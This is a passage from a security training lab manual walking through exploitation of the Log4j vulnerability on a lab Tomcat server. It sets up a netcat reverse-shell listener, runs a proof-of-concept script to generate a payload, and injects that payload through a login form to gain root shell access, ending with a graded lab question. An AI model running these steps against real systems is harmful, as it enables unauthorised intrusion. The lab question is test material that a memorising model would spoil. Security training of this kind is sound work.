
27. Now, we need to update the installed JDK path in the **poc.py** file.
28. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.




29. In the poc.py file scroll down and in line **62**,
    replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.




30. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




31. Scroll down to line **99** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




32. After making all the changes **save** the changes and close the **poc.py** editor window.
33. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.



34. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.




35. Now, copy the payload generated in the **send me**: section.




36. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.


In the **Password** field you can enter any password.




37. Now switch to the netcat listener, you can see that a reverse shell is opened.



38. In the listener window type **pwd** and press **Enter**, to view the present working directory.



39. Now, type **whoami** and press **Enter**.



40. We can see that we have shell access to the target web application as a root user.
41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
43. Close all open windows and document all acquired information.

Question 13.2.2.1

Install Apache Tomcat web server on Ubuntu machine and use Parrot Security machine to scan for web server and exploit log4j vulnerability present in the Apache Tomcat on Ubuntu machine to gain access to the vulnerable server. Determine the http-server-header that was found during nmap scan on 10.10.1.9.